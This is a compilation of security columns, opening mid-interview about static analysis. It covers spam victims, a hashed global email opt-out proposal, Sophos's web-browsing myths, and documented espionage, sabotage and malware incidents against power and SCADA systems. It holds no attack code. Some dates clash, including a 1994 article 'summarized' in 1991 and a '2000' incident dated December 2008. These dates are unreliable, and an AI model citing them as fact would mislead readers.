We recently wrote a paper for the *Communications of the ACM* 53(2):66-75 on the challenges we faced bringing Coverity and automated integrity testing to market, "A Few Billion Lines of Code Later: Using Static Analysis to Find Bugs in the Real World."< http://cacm.acm.org/magazines/2010/2/69354-a-few-billion-lines-of-code-later/fulltext > We write about these challenges and the mind-set change it takes to be successful.

Some of the key findings we discussed in that paper about the differences between a research lab and the real world include the following:

- The volume of tests in real-world applications of ASQA is orders of magnitude greater than in the product-development lab. The number of language dialects, programming styles, bugs, and false positives all go up when testing real-world software.
- Users don't necessarily have the same perspective as ASQA tool builders; they may interpret error messages very differently from the developers' intentions. The product must provide rapid processing and clear results that can be understood with minimal training.
- Sometimes programmers or system managers actually stop the ASQA tool from testing specific parts of their code, making the results untrustworthy and incomplete.
- Differences in the technical platforms used to generate compiled code may not be compatible with the ASQA tool, including even radical differences in the interface used by the programming teams (i.e., graphical user interfaces vs command-line interfaces).
- Company policies may forbid even harmless changes to a production sequence, making a specific ASQA tool unusable because of minor incompatibilities with the operating environment.
- Compilers that don't reject illegal source-code constructs as defined by language standards can produce unparsable code that the ASQA tool cannot test – and cause conflict with the programmers who define their code as, say, C++ if it is accepted by their C++ compiler no matter how illegal their constructs are.

- Many sites involving safety-critical systems are stuck with ancient compilers because it's too expensive to recertify the safety-critical software every time a compiler changes version. These old compilers – sometimes decades old – cannot be purchased at all by the ASQA maker and so are very difficult to include in ASQA-tool testing.
- Programmers may insist that the bugs found in their code are not bugs – including for example treating buffer overflows as normal!
- The organizational culture may cause people to dismiss many bugs as unimportant because they don't have any direct effect on themselves.

7) Where do you see ASQA heading in the coming years? What's next on the horizon in terms of ease of use, cost-effectiveness and speed?

The next few years we're going to see a huge focus on the software supply chain. Companies are beginning to realize that they need to understand the integrity of their software regardless of whether they develop the software themselves or integrate software and components from third party suppliers or open source. I think we'll see more and more companies measuring and rating the integrity of the software and components they receive from their supply chain.

People don't realize the risk they take in shipping software. For instance, Toyota< http://www.google.com/hostednews/ap/article/ALeqM5jTG7SuUsayqE6bO9GPluAfU5blewD9GTVER00 > is a case where users start to wonder, what's in there? Will it work? In the coming years, I believe awareness will grow. There will be more software failures. As software becomes increasingly pervasive we will see systems breakdown – software integrity will become a business and regulatory priority, managed at the highest levels.

Recipients Not the Only Victims of Spammers: Some Senders Have Been Ripped Off

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

All of us get unsolicited commercial e-mail – spam – and often curse the senders, right? Sometimes the senders of spam get their comeuppance through retaliation from their victims. One notorious case of immediate, disastrous retaliation against a USENET spammer was described in a December 1994 article in *Network World* which I summarized in a column back in 1991< http://www.networkworld.com/newsletters/sec/2001/00408507.html >. The twit who inadvertently posted the same message on multiple USENET groups advertising his company's products got a flood of abusive e-mail, but much worse was that someone posted the company's 800 number on an alt.sex group as if it were a free phone-sex line.

However, today I want to remind readers that retaliating against the people named in spam is not necessarily a good idea. Sometimes these folks are actually the victims of spammers even more than we recipients are.

Have you ever received spam for completely inappropriate technology? I'm sure you have. As a university professor in a computer science department in Vermont, I've been surprised by wildly inappropriate advertising sent through spam. Here are some recent samples:

- Offers of Chinese 20-metre industrial concrete waste-water pipes weighing three tons each;
- Wonderful hair-cutting facilities in Arizona;
- Real-estate opportunities in upstate New York;
- Automobile repair service in Nevada;
- All the colors of the rainbow in cotton-synthetic cloth mixtures suitable for manufacturing clothing of any type;
- Starting a specialty coffee business.

The senders of these (sometimes intercontinental) misguided missives are actually the victims of criminals who have lied to them. The victims are naïve, unsophisticated business people – sometimes hardworking owners of small US businesses, sometimes bewildered managers of Chinese factories – who have accepted wonderful offers of cheap marketing via e-mail to enormous numbers of willing participants eager to hear from them and carefully filtered to maximize their rate of return on their investment.

Yeah, right.

One of the cardinal signs that a spam message is actually from a victim of this kind of flim-spam operation is that the poor schmucks put all their information down accurately in the message. Normal (that is to say, scum-sucking disgusting criminal sociopathic dirtbag) spammers usually choose misspellings of key words to avoid spam filters and include Web links for supposed further information or as part of their phishing technique. Business-exploitation spammers don't care about avoiding spam filters: they've already made their profit by tricking their victims into

paying for the useless e-mail flood right up front.

So instead of writing foul obscenities to the people named in this kind of spam, why not try another tack? I write to the victims nicely with a canned letter (you can store macros in a variety of ways these days) explaining how they have been tricked by liars who told them a bunch of hooey about opt-in, willing recipients of carefully chosen recipients – and are actually just using any old list they can find or buy because it doesn't matter to them how mad the recipients become. I also explain that the sender's e-mail address has now been added to countless e-mail blacklists and that they may experience increased difficulty in reaching real customers. Finally, I suggest that the victims sue the criminals who stole their money and recover their cash.

Another benefit of communicating nicely with the victims is that we can get the word out to the wider society so that ultimately, fewer small businesses will be tricked by the spammers into falling for their scams.

Maybe with these multiple attack methods we'll eventually see some reduction in at least one kind of spam.

Clamping Down on Spammers:
Towards a Global Opt-Out Function

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Many of us have more than one e-mail account, and according to a statistic quoted in a summary from PowerPro Direct < http://powerprodirect.com/index.php?option=com_content&view=article&id=132:email-statistics&catid=63:blog&Itemid=50 >, "Nearly 70% of respondents said they had multiple email accounts. - AOL/Beta Research Corporation (June 2008)"

It's reasonable to segregate one's private e-mail from one's work-related e-mail; for example, I have a Norwich University .edu account which I try to reserve for student and colleague messages relating to academic business but I use a GMAIL account for everything else. Some people go further and define a marketing-e-mail account reserved just for potential junk e-mail. When they sign up for newsletters and the like, they use the special e-mail address: "Overall just 12 percent of US consumers report to have a dedicated e-mail account for marketing messages as compared to 20 percent of UK consumers. e-Dialog 'Manifesto for E-mail Marketers: Consumer Demand Relevance' (2010)" quoted in EmailStatCenter's summary of e-mail usage and penetration.< http://emailstatcenter.com/Usage.html >

Recently I received a well designed, perfectly acceptable advertisement for online meeting services provided by Cisco webex and offering a white paper entitled "Ramp up revenue and jump start growth with online meetings: Four tips from grooving businesses with an eye on the bottom line." Unfortunately, the message was sent to my .edu address, so I clicked on the "unsubscribe here" link, which brought me to a Web page created by Marketfish.com < http://www.marketfish.com >. The opt-out button immediately cut me out of all future messages from Cisco, or at least, the advertising platform for Cisco which sent me that particular message. Wanting to ensure that no one send any further messages from *any* of their clients to my .edu address, I looked around their Web site. Ideally, I would have found a form to fill out for a change of e-mail address or for a global do-not-send list for all of their clients.

No such form. Where was the global opt-out button?

In helpful correspondence with Marketfish executives when I sent them the first draft of this article, I learned that they have no global do-not-send list because they *do not own any distribution lists*. They serve exclusively as *facilitators* for e-mail campaigns using e-mail lists supplied to them by their clients. The service recommends that recipients of e-mail sent by Marketfish contact each client separately to be removed from all further communications from that particular client because "This assures that he will never get another unsolicited email despite whom a list owner works with to send 3rd party offers in the future."

After corresponding with the Marketfish experts< http://www.marketfish.com/press.html >, it is clear that there is no mechanism at present for these operators to provide global opt-out services for recipients of their efforts.

- For example, there is no easy way for such a company to check the status of all the e-mail

addresses described as opted-in by all the suppliers of distribution lists. Checking on the actual opt-in status of even some e-mail addresses by demanding documentary evidence of the opt-in would takes effort, time and money. Marketfish executives are emphatic in their sense of responsibility about the lists that they contract to use temporarily for specific clients: "It's our policy to check the opt-in status of every list supplier. We state this clearly on our Website. We also don't allow non-permissioned lists onto our platform. List owners also legally warrant that they've received permission. We have the right to audit this status at any time, and if a list owner misrepresents this [status], we will not work with them again."

- There is no practical way at present for providing global do-not-send instructions that would allow recipients to stop all further e-mail from an individual e-mail marketing firm such as Marketfish to specific recipients. As long as they can comply with the terms of the CAN-SPAM Act< http://www.networkworld.com/newsletters/sec/2004/0202sec1.html > by providing one-at-a-time opt-out facilities, they are following the law. However, without their knowledge, some other e-mail distribution company can include our e-mail addresses for the next spam campaign without even knowing that we wanted to opt out. Our opting out of 100 unwanted mailings has no likelihood of stopping the 101st.

- As Marketfish executives responded reasonably, "A single company cannot enact a global opt out list. To make this happen, Mr. Kabay needs the help of the entire industry. He needs to focus on the list owner not that transmission bureaus such as Marketfish, Constant Contact, or Exact Target. Without focusing on list owners, he will never be able to stop the 101st email from happening."

In my next column, I propose a strategy for a implementing global opt-out list that legitimate e-mail distribution firms could use but which criminal scumbag spammers won't be able to abuse.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. Clamping Down on Spammers: Proposing a Secure Global Opt-Out List

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In my last column, I raised the issue of the difficulty we e-mail recipients have of getting off *all* the lists controlled by legitimate e-mail distribution firms. Today I propose a way to reach that goal.

* * *

First, readers should be aware that not all marketing e-mail can safely be responded to even for a supposed opt-out function. Think about it: criminals can use a response from an opt-out e-mail or Web-page visit as a way to verify that an e-mail address (out of the millions they spewed out in their mailing) is actually valid. It seems to me that the chances that criminals will delete your e-mail address are low; much more reasonable is to guess that they will file your address automatically in their "valid address – can be sold to some other sucker" file.

But no laws are going to stop criminal spammers in any significant way in a world where someone can use a spambot< http://www.networkworld.com/news/2010/071510-top-spam-botnets.html > to send junk e-mail out on other people's computers with no cost or consequences to the criminal.

I originally wrote that I'd love to see a federal law or at least an FCC regulation that forces every legitimate e-mail marketing company to provide a form on their Web site to allow victims to stop all further messages from that company with a single instruction. However, in light of the information supplied by Marketfish, it is clear that the e-mail-campaign companies are at the mercy of their actual clients and that therefore no one firm can individually coordinate a global e-mail opt-out list – even for their own clients.

One solution I can envisage is that there be an industry-wide *global opt-out database* that all *clients* (i.e., people who want to send commercial e-mail) could use to screen their e-mail lists and that all *recipients* could populate with their own interdicted e-mail addresses – but in a way that would prevent criminals from using the list as just another source of e-mail addresses.

- Every company *legitimately* involved in e-mail marketing could cooperate by providing a link to a Web page serving the central database.

- Any user wanting to opt out of *all* commercial e-mail for a specific e-mail address would fill in a simple form with the selected e-mail address.

- To avoid automated denial-of-service against the list owners and against the e-mail address holders, there would be some form of confirmation such as a CAPTCHA-restricted follow-up page to send a confirmation e-mail to the potentially interdicted account.

- To avoid having the list turn into a goldmine for criminal spammers, the e-mail addresses

could be securely one-way encrypted. Scanning a list would consist of comparing the one-way encrypted hashes of all the addresses on the list to a table of hashes in the opt-out list. Assuming a low rate of collisions, presumably this method would allow removal of opted-out addresses from any scanned list without revealing the actual global opt-out list. (I wish the phone DO-NOT-CALL list had used a similar method to stop criminal phone abusers from using it as a free CALL-THESE-PEOPLE list.)

I contacted MAAWG (Messaging Anti-Abuse Working Group)< http://www.maawg.org/ > regarding my original concerns. Dennis Dayman, a member of the MAAWG Board of Directors and Chief Privacy and Deliverability Officer at Eloqua< http://www.eloqua.com/ >, responded as follows:

"We're not familiar with this particular vendor or its relationship with the lists it provides and can therefore only share the best practices developed by the industry for providing unsubscribe options. MAAWG is the only e-mail organization in which senders, receivers and anti-spam providers have come together in agreement to release a *Sender Best Communications Practices* < http://www.maawg.org/sites/maawg/files/news/MAAWG_Senders_BCP_Ver2.pdf > document for the industry and non-members to use as a guide in reducing messaging abuse.

In this document, the experienced members within MAAWG have agreed on a set of principles that creates greater transparency and helps distinguish legitimate e-mailers from criminal spammers. This BCP also advocates technologies and practices that help to make e-mail a more secure and reliable communications channel. MAAWG makes the recommendations that (quoting, with "email" changed to "e-mail"):

1. Senders should make the unsubscribe process as clear and easy to use as reasonably possible.

2. Senders should process unsubscribe requests as quickly as reasonably possible and with the recipient in mind.

3. Senders should have the capability to process [e-mail]-based unsubscribe requests. Senders should also consider making offline unsubscribe mechanisms available.

4. When new subscribers are presented with hyperlinked online subscription preference centers with multiple subscription options, the specific list-unsubscribe option should be pre-checked by default for those lists in which users are subscribed.

5. Senders should accept abuse-related complaints at "role" account [e-mail] addresses, including abuse@sender-domain and postmaster@sender-domain, as well as monitor complaints sent to the WHOIS or other domain directory service contact [e-mail] address for that particular sending domain name.

More can be seen in MAAWG's best-practices document < http://www.maawg.org/sites/maawg/files/news/MAAWG_Senders_BCP_Ver2.pdf > which is freely available online."

I am grateful to the team at Marketfish< http://www.marketfish.com/about.html > for their helpful responses to my draft article and hope to continue the dialog as the research into this problem continues. Thanks also to Dennis Dayman and his colleagues at MAAWG.

In the meantime, if (and only if) you are confident that the e-mail you have received is

completely legitimate (and not from a phisher or other criminal), keep clicking on those opt-out buttons!

SOPHOSticated Advice about Safe Web Browsing (1): Sophos Provides Useful Library of White Papers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we convince busy colleagues to pay attention to security?

I have argued for many years and in many columns that social psychology teaches us the value of getting people involved, even in a small way, in the activity we want them to integrate into their daily life – into their worldview. One of the best ways to integrate security into our employees working habits is to give them useful information that can help them personally or that they can use to help their families and friends stay safe in the ever-growing world of electronic communications. Every time an employee discusses or forwards a useful security tip – preferably one that has been professionally prepared, not a rumor about a Martian virus that will make computers explode into green goo – they actually subtly alter their own view of themselves: unconsciously, they come to think, "I am the sort of person who interested in security." This change in self perception increases their willingness to cooperate with corporate security policies.

Recently I received word of a simple, short summary of some basic Web safety information freely available from Sophos that can serve our purposes in raising security consciousness and involvement. The "10 myths of safe web browsing" document < http://www.sophos.com/security/topic/web-security-myths.html > is only five pages long (the sixth page is just the company logo and copyright).

Chris McCormack, Product Marketing Manager at Sophos, introduces the booklet as follows:

> "Are you suffering from misconceptions about safe web browsing? You might think you're being safe, but with a newly infected webpage discovered every few seconds, it's next to impossible to stay up to date on infected sites—no matter how educated or aware of the risks you are.
>
> To start this assessment, ask yourself some questions.
>
> Do you and your users practice safe web browsing? Avoid risky sites? Limit time spent online during work hours? Employ a rock-solid internet access policy? Use a secure browser? Have the experience to know a risky site when you see one?
>
> If you answered 'Yes' to any of these questions, you need to read the rest of this report."

I was surprised by the "Yes" in that last line (I immediately assumed it was a typographical error and should have been "No." I queried the author, who responded as follows:

> "The premise of this myths white paper is that most readers are likely aware that there are web threats... but have misconceptions about them. It's assumed that most readers would answer 'Yes' to at least one of these questions, and thereby think they are protected, when in fact, they are clinging to a myth. If readers answer 'No' to all of these questions, then they are completely naive and this white paper about misconceptions is not for them.

They need more direct education of the threats and should probably study our Threat Report."

I easily found several annual Threat Reports listed in the excellent collection of white papers available from Sophos< https://secure.sophos.com/security/whitepapers/index.html >, many of which will be equally helpful in raising employee security consciousness and self-identification.

In passing, I think the short paper, "Five tips to reduce risk from modern web threats"< https://secure.sophos.com/security/whitepapers/sophos-tips-to-reduce-web-threats-wpna > is particularly helpful for beginners.

In the next part of this two-part report, I'll continue with a summary of Sophos' ten myths.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. SOPHOSticated Advice about Safe Web Browsing (2): Sophos Booklet Helpful in Corporate Security Awareness

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As I wrote in the previous column, I recently received word of a simple, short summary of some basic Web safety information freely available from Sophos: "10 myths of safe web browsing."< http://www.sophos.com/security/topic/web-security-myths.html > This document can help raise security consciousness and involvement.

Each of the following myths is discussed in a short paragraph of simple, clear writing. Here, I will simply quote each myth with its first sentence (or the first two) without using quotation marks:

- Myth #1: The web is safe because I've never been infected by malware
- *You may not even know you're infected....*

- Myth #2: My users aren't wasting time surfing inappropriate content
  Without any kind of web filtering, you really have no idea what users are doing with their internet connection....

- Myth #3: We control web usage and our users can't get around our policy
  Anonymizing proxies make it easy for employees to circumvent your web filtering policy and visit any site they like....

- Myth #4: Only porn, gambling, and other "dodgy" sites are dangerous
  Hijacked trusted sites represent more than 83% of malware hosting sites....

- Myth #5: Only naive users get infected with malware and viruses
  Malware from drive-by downloads happens automatically without any user action, other than visiting the site....

- Myth #6: You can only get infected if you download files.
  Most malware infections now occur through a "drive-by" download....

- Myth #7: Firefox is more secure than Internet Explorer
  All browsers are equally at risk because all browsers are essentially an execution environment for JavaScript, which is the programming language of the web and therefore used by all malware authors to initiate an attack....

- Myth #8: When the lock icon appears in the browser, it's secure.
  The lock icon indicates there is an SSL encrypted connection between the browser and the server to protect the interception of personal sensitive information...

- Myth #9: Web security requires a trade-off between security and freedom
  While the internet has become a mission critical tool for many job functions, whether it's Facebook for HR or Twitter for PR, it's completely unnecessary to create a trade-off

between access and security....

- Myth #10: Endpoint security solutions can't protect against web threats
  Typically, this has been the case because the web browser is essentially its own execution environment: it downloads content, renders it, and executes scripts all without any visibility outside the browser to endpoint security products. However, this is changing....

This booklet would make a perfect subject for a brown-bag lunchtime discussion among the IT staff; it could be used as the basis for a user-education session (keep it short!) to spark discussion of the issues.

Although the copyright restriction on the document states that the file may not be reproduced, stored or distributed without written permission from the publisher, I spoke with Jennifer Torode, Senior Public Relations Manager at Sophos, and was assured that Sophos would be happy to grant such permission on demand. Just write to Ms Torode< jennifer.torode@sophos.com > and she will send back an e-mail permitting you to attach the file to your internal e-mail instead of having to make your employees download it one by one.

Good work, Sophos!

[Disclaimer: I have no financial or professional involvement whatever with Sophos other than liking their stuff and being grateful for their prompt and helpful responses to my requests for clarification when I was writing this article.]

Cyber Situational Awareness
For the Electric Power Industry

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Today we begin a series of articles about supervisory control and data acquisition (SCADA) systems and the need for increased security in national critical infrastructure using such systems. I have chosen the electric power industry as a focus because it is pervasive and indisputably critical to our national security. To set the stage for the series, here is an executive summary of the material to come in subsequent columns.

SCADA security in the electric power industry suffers from widespread misconceptions and a breakdown in communications between administrators and security experts. In brief,

1. Attacks on electric power plants and the distribution grid may not result in the catastrophic scenarios painted by the promoters of panic, but any interruption in electric power delivery can cause widespread infrastructure disruption.
2. SCADA systems controlling electric generators and distribution systems are not, in fact, isolated by air gaps from the Internet.
3. On the contrary, vulnerability analysis teams have systematically and repeatedly demonstrated that power companies are unaware of the reality of their interconnectedness and vulnerabilities.
4. There are documented cases of industrial espionage, sabotage, denial of service, and malware attacks on electric power grid SCADA systems.
5. SCADA systems have been considered too stable to bother updating with current patches; as a result, they are consistently vulnerable to exploits of current (and even ancient) vulnerabilities.
6. Many SCADA systems were developed without consideration of security, secure coding, or integration of security dimensions of software quality assurance.
7. Government and academia have significant projects in place to advance SCADA security, but acceptance by industry is modest at best. Academics engaged in SCADA security research are doing a good job of reaching other academics through peer-reviewed presentations at academic conferences; they are less successful in reaching managers at power companies.
8. Pressure is rising in the public sphere, in government circles, among security practitioners, and within the electric power industry to come to grips with the need for improved cyber security.

The electric power industry must coordinate its efforts to implement well-established standards for protecting computer systems and networks in all its SCADA systems and related networks. In addition, the industry should implement cyber situational awareness solutions to integrate multiple inputs from SCADA and network sensors that will permit intelligent, agile response to attacks and effective forensic analysis of those attacks.
Readers interested in fundamental readings about critical infrastructure and information security would do well to go back almost twenty years to the ground-breaking report of the System

Security Study Committee, Commission on Physical Sciences, Mathematics, and Applications, National Research Council published in 1991.< http://www.nap.edu/openbook.php?record_id=1581&page=R1 >

Electric Power Industry as Critical Infrastructure

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The electric power industry has become a fundamental underpinning of 21st century life. In a landmark report on "The Electricity Economy," author Jesse Berst and colleagues describe the convergence of growing demand, an increasing dependence on computerized supervisory control and data acquisition (SCADA) systems, and the inevitable complexity of interactions among elements controlled by diverse entities with limited coordination.[1] To illustrate the growth in electricity demands, the report's Table 1 shows global electricity demands of 2.06 terawatts (TW) in 1950 vs 3.8 TW in 2000 and a predicted 6.99 TW in 2050. The proportion of electricity as a percentage of global energy utilization was 10.4% in 1950 and 25.3% in 2000; by 2050 it may reach 33.7%. The authors add,

> Today we depend on electricity for basic needs such as food, water, shelter, communication, employment and health care. Those needs are served by infrastructures for food preservation, water treatment, heat and light, phone service, Internet, offices, factories, hospitals and emergency response, to name a few. Yet all of those essentials degrade or disappear without electricity.[2]

Electric power has become a central component of what has come to be known as *critical infrastructure*. John Moteff and Paul Parfomak of the Resources, Science and Industry Division of the Library of Congress' Congressional Research Service trace the evolution of this term through several administrations. The broadest definition they display includes the following sectors:

- Transportation
- Water supply /waste water treatment
- Education
- Public health
- Prisons
- Industrial capacity
- Waste services
- Telecommunications
- Energy
- Banking and finance
- Emergency services
- Government continuity
- Information systems
- Nuclear facilities

- Special events
- Agriculture/food supply
- Defense industrial base
- Chemical industry
- Postal / shipping services
- Monuments and icons
- Key industry / tech. sites
- Large gathering sites.[3]

With the possible exceptions of “monuments and icons” and “large gathering sites,” every single one of these sectors depends critically on electric power for continued operations.

In October 1997, the President’s Commission on Critical Infrastructure Protection (the “Marsh Report” named after Commission Chairman Robert T. Marsh[4]) included the following warning:

> Prolonged disruption in the flow of energy would seriously affect every infrastructure.
>
> The significant physical vulnerabilities for electric power are related to substations, generation facilities, and transmission lines. Large oil refineries are also attractive targets. The increase in transportation of oil via pipelines over the last decade provides a huge, attractive, and largely unprotected target array. Oil and gas vulnerabilities include lines at river crossings; interconnects; valves, pumps, and compressors; and natural gas city gates. Large metropolitan areas could be deprived of critical fuel for an extended period by a properly executed attack.
>
> The widespread and increasing use of Supervisory Control and Data Acquisition (SCADA) systems for control of energy systems provides increasing ability to cause serious damage and disruption by cyber means. The exponential growth of information system networks that interconnect the business, administrative, and operational systems contributes to system vulnerability.[5]

In May 1998, responding to the Marsh Report, President Clinton issued Presidential Decision Directive 63 (PDD-63) entitled “Critical Infrastructure Protection” in which he set forth the following national goals:

> No later than the year 2000, the United States shall have achieved an initial operating capability and no later than five years from today the United States shall have achieved and shall maintain the ability to protect the nation’s critical infrastructures from intentional acts that would significantly diminish the abilities of:
>
> - the Federal Government to perform essential national security missions and to ensure the general public health and safety;
> - state and local governments to maintain order and to deliver minimum essential public services.

- the private sector to ensure the orderly functioning of the economy and the delivery of essential telecommunications, energy, financial and transportation services.

Any interruptions or manipulations of these critical functions must be brief, infrequent, manageable, geographically isolated and minimally detrimental to the welfare of the United States.[6]

This series of articles reviews computer and operational security issues in the electric power industry and explores the need for timely information on vulnerabilities, threats and attacks to support rapid response and effective process improvement in the industry.

The next articles include a literature review in four parts with subsections:

- Review of Security Incidents Involving Electric Power Plants
  - Data Leakage, Industrial Espionage, and Insider Threats
  - SCADA and other Power Industry Information Systems Sabotage
  - Criminal Hackers and Malware versus Power Systems
- Recognition of Infrastructure Vulnerabilities
- Industry and Government Reports
- SCADA Security Organizations and Working Groups

Later, the series presents an analysis and discussion of the key findings from the literature review.

The series ends with a set of fundamental proposals and practical suggestions for improving security of SCADA systems in the electric power industry.

Attacks on Power Systems:
Data Leakage, Espionage, Insider Threats, Sabotage

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this third in a series of articles about the need for information assurance in the electric power industry, the following sections present information dating back over the last decade that bear on electric power industry and related systems and involving

- Data leakage
- Industrial espionage
- Insider threats
- Sabotage

Data Leakage, Industrial Espionage, and Insider Threats

Data leakage is one of the intractable problems of information assurance because of the possibility of covert channels for extraction and exploitation of unrecognized copies of confidential data.[1] The situation is worsened by malicious software such as spyware that broadcasts confidential data.[2] Industrial espionage often involves insiders.[3]

2006 Japan's Power Plant Security Info Leaked Onto Internet

In May 2006, security data about thermal power plants in Owase, Mie Prefecture which are run by Chubu Electric Power Co. (based in Nagoya) in Japan were leaked to the public Internet through a personal computer infected with a virus. Leaked information included plant locations and information about "the control room, instrument panel room and boilers…." as well as copies of "manuals on how to deal with unconfirmed reports of intruders in the plant… [and] a list of the names and home addresses of the security firm's employees and other personal data on guards…."[4]

2007 Egypt Accuses Nuclear Employee of Spying

The Egyptian government announced on April 17, 2007 that Mohammed Sayed Saber Ali, an engineer from Egypt's Atomic Energy Agency was being charged with espionage on behalf of Mossad, the Israeli intelligence service. Two foreigners, Brian Peter of Ireland and Shiro Izo of Japan, were also wanted in the case. Saber was accused of stealing and selling confidential documents to Mossad operatives for the equivalent of $17,000.[5] On June 25, 2007, Ali was convicted and sentenced to life in prison. He maintained his innocence: "He admitted taking documents from his workplace but he said they had been published and were not secret."[6] Israel denied all involvement in the case.

2007 Former Nuclear Plant Engineer Allegedly Took Data to Iran

Mohammad Alavi, 51, who had worked at the Palo Verde power plant west of Phoenix, was

arrested on April 9, 2007 at Los Angeles International Airport and later charged with espionage. He was accused of providing Iran government officials with computer access codes and training software "to download details of plant control rooms and reactors," according to police.

An early report indicated that some of the information described as confidential may have been available on the Web and shared by many of Alavi's colleagues.[7]

The Office of the United States Attorney District of Arizona official press release included the following details:

> Alavi admitted that he unlawfully transported the 3 KeyMaster software to Iran to use in future employment in the nuclear industry. The 3KeyMaster software was custom designed for the Palo Verde Nuclear Generating Station and is used as a simulator system to train employees on the operation of its nuclear reactors. The software contains detailed information on the reactor control rooms as well as maps, drawings, schematics and designs of the facility. 3 KeyMaster is owned and licensed by Western Services Corporation located in Frederick, Md. The customized software has a fair market value between $200,000 and $400,000….
>
> [He] was found guilty by a federal jury on May 27, 2008 for Unauthorized Access to a Protected Computer. On June 24, 2008, Alavi pleaded guilty to Interstate Transportation of Stolen Goods. Alavi was directed by the District Court to self report to the Bureau of Prisons on March 2, 2009 with the added release condition that he be subject to electronic monitoring.

SCADA and other Power Industry Information Systems Sabotage

Employees who feel badly treated by their employers and who suffer from an exaggerated sense of entitlement are particularly prone to harming their current or former employers.[8]

2007 Saboteur of California Power Grid Gained Access Despite Warning

Lonnie Charles Denison, 32, was taken off his job at the California Independent System Operator (Cal-ISO) plant in Folsom (a suburb of Sacramento) by his employer, Science Applications International Corporation (SAIC) because of concerns over his mental health. SAIC warned Cal-ISO that Denison was a security threat due to a history of mental illness, alcoholism and a decade of methamphetamine addiction. Despite the warning, Denison managed to enter the Folsom plant using a card-swipe access control system and a biometric handprint reader. Once into the secured areas of the plant, prosecutors charge that he "broke a glass seal and pushed an emergency electricity shut-off button, plunging the … building … into darkness and crashing computers used to communicate with the power market." Luckily, the damage did not cause a blackout. Recovery took seven hours of intense work and included the start of a detailed investigation and analysis of the incident. Denison was also accused of sending a false bomb threat to a former co-worker at the plant.[9]

In December 2007, "Denison pleaded guilty to attempted damage of an energy facility, a felony offence punishable with up to five years' imprisonment and a $250,000 fine…." The incident cost the utility $14,000.[10]

Denison was sentenced to six months home confinement and five years probation; he was ordered to pay $34,163 in restitution to Cal-ISO. Conditions of the sentence included that "the defendant [was] required to participate in drug treatment and mental-health counseling, be

subject to random drug testing, and have no contact with CAL-ISO facilities or its employees."[11]

2009 Fired Nuclear-Power-Plant Employee Arrested for Hacking Systems

Energy Future Holdings of Texas fired Dong Chul Shin without notice in March 2009; in June, he was arrested, accused of hacking into the Comanche Peak nuclear reactor to tamper with its energy forecasting system. According to John Leyden, writing in *The Register*, FBI agents accused him of using his "VPN access account (which was left active) … to log into the corporate intranet before modifying and deleting files. Proprietary company information was also transferred to a personal webmail account linked to Dong…."[12]

2009 (Former) IT Consultant Confesses to SCADA Tampering

Dan Goodin, writing in *The Register*, reports on a case involving a consultant whose contract with Pacific Energy Resources of Long Beach, CA ended in May 2008. In a federal court in Los Angeles in 2009, Mario Azar pled guilty to having hacked into the system controlling marine oil platforms to cause damage.[13]

In the next article in this series, we'll look at incidents involving the electric power industry and

- Criminal hackers
- Malware.

Attacks on Power Systems: Hackers, Malware

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this fourth article in a series focusing on the need for improved information assurance and cyber situational awareness in the electric power industry, we look at incidents involving the electric power industry and

- Criminal hackers
- Malware

Criminal Hackers and Malware versus Power Systems

Criminal hackers take advantage of both technical vulnerabilities[1] and human failings[2] to penetrate insecure systems.

1998 12-Year-Old Hacker Penetrates Arizona's Roosevelt Dam: FALSE

There are many references in published articles to a story summarized as follows in a review of cyberterrorism by John Borland and Lisa Bowman published in 2002 by ZDNet UK:[3]

> In 1998, a 12-year-old hacker broke into the computer system that controlled the floodgates of the Theodore Roosevelt Dam in Arizona, according to a June [2002] *Washington Post* report. If the gates had been opened, the article added, walls of water could have flooded the cities of Tempe and Mesa, whose populations total nearly one million.

The authors continue

> There was just one problem with the account: it wasn't true.
>
> A hacker did break into the computers of an Arizona water facility, the Salt River Project in the Phoenix area. But he was 27, not 12, and the incident occurred in 1994, not 1998. And while clearly trespassing in critical areas, the hacker never could have had control of any dams – leading investigators to conclude that no lives or property were ever threatened.
>
> "It's like the children's game of 'telephone,'" said Gail Thackery, assistant attorney general for Arizona and the prosecutor on the Salt River hacking case. "You get the reality at one end and, at the other end, something completely different."

2000 Hacker Shocks Electric Company

On Dec 29, 2008 at 21:09, someone hacked into the Ozarks Electric Cooperative Corporation's telephone-based outage-reporting system and altered the voice greeting to say that "All of Ozarks Electric's employees have gone home. Call someone who cares."

Law enforcement officials were working with Ozarks Electric and AT&T investigators to uncover the criminal hacker. A newspaper report stated that "Ozarks Electric is beefing up its computer security as a result of the incident. Johnson said new measures would likely include a two-tiered password system that's already in the works by automated answering system vendor DataVoice International Inc. of Dallas."[4]

2003 Slammer Worm Crashes Ohio Nuclear Plant Network

In January 2003, wrote Kevin Poulson in *SecurityFocus*, "The Slammer worm penetrated a private computer network at Ohio's Davis-Besse nuclear power plant in January and disabled a safety monitoring system for nearly five hours, despite a belief by plant personnel that the network was protected by a firewall…."[5]

The FirstEnergy Corporation[6] operates the Davis-Besse Nuclear Power Station in Oak Harbor, Ohio near Toledo.[7] According to several published reports cited in Poulson's article, the sequence of events was as follows (summarizing and placing in point-form list):

- Slammer worm[8] infected computers at one of Davis-Besse's contractors.
